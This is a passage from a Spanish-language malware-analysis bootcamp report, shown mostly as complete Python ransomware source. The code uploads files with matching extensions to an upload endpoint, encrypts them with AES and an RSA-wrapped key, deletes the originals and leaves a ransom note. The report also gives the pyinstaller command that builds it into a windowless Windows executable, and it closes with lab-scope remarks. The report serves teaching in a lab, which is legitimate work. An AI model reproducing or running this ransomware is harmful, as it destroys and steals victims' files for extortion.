MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAw1CXpf+sQ2OT1f83NZ4V
IEKstr5fB0ifCjTzizKcJgywgtvsqT6zgesrBIBv/OYrIqMqbta0A8C0srY0G8o+
OCDE4Y+5MUP0E/iKI/cbdohecJlQnsHRaLRMLscNZ5tnfzUsm4lQqih/B3fAR+VN
8CkvpqGLuGLwhwxKqiVQqkvftr/USD0Cl9dnQE1ezgnHU0wvUc/OAEvErWW+xwFZ
0kyqSTwpTJkgj6QbANCz4yznR2omVqhjkYxzUG41QDb0jRyPwPYS2h2sj0dYMb76
z6POGKLZGhsCuskaZJkH95DMYgG7D6DFcN+eEfQoUgtjp7XpGhXGnhmGrvSVcSUY
MQIDAQAB
-----END PUBLIC KEY-----"""

def encrypt_file(filepath, public_key):
    aes_key = secrets.token_bytes(32)
    iv = secrets.token_bytes(16)
    with open(filepath, 'rb') as f:
        plaintext = f.read()
    pad_len = 16 - (len(plaintext) % 16)
    plaintext += bytes([pad_len] * pad_len)
    cipher = Cipher(algorithms.AES(aes_key), modes.CBC(iv),
        backend=default_backend())
    enc = cipher.encryptor()
    ciphertext = enc.update(plaintext) + enc.finalize()
    encrypted_key = public_key.encrypt(aes_key, padding.OAEP(
        mgf=padding.MGF1(algorithm=hashes.SHA256()),
        algorithm=hashes.SHA256(), label=None))
    with open(filepath + '.enc', 'wb') as f:
        f.write(len(encrypted_key).to_bytes(4, 'big'))
        f.write(encrypted_key)
        f.write(iv)
        f.write(ciphertext)
    os.remove(filepath)

def exfiltrate(filepath):
```



```

try:
    with open(filepath, 'rb') as f:
        requests.post(PROXY_UPLOAD,
                      files={'file': (os.path.basename(filepath), f)}, timeout=10)
except:
    pass

def main():
    public_key = serialization.load_pem_public_key(PUBLIC_KEY_PEM)
    for root, _, files in os.walk(TARGET_DIR):
        for filename in files:
            filepath = os.path.join(root, filename)
            if os.path.splitext(filename)[1].lower() in EXTENSIONS:
                exfiltrate(filepath)
                encrypt_file(filepath, public_key)
    note = os.path.join(TARGET_DIR, 'DECRYPT_FILES.txt')
    with open(note, 'w') as f:
        f.write('Tus ficheros han sido cifrados.\nContacta:
rescate@malware.lab')

main()

```

Comando de compilación utilizado:

```
wine pyinstaller --onefile --noconsole C:\ransomware.py
```

Observaciones:

- La clave privada RSA permaneció únicamente en el C2.
- El directorio objetivo estuvo limitado a una carpeta de pruebas.
- Windows Defender fue desactivado manualmente dentro del alcance del laboratorio.
- No se implementó evasión, persistencia ni movimiento lateral.

Informe generado por Dani Garcia (geoSp) — Bootcamp KeepCoding 2026 — Módulo Analisis de Malware _Fecha: 10 de Mayo de 2026 Clasificación: Confidencial — Uso académico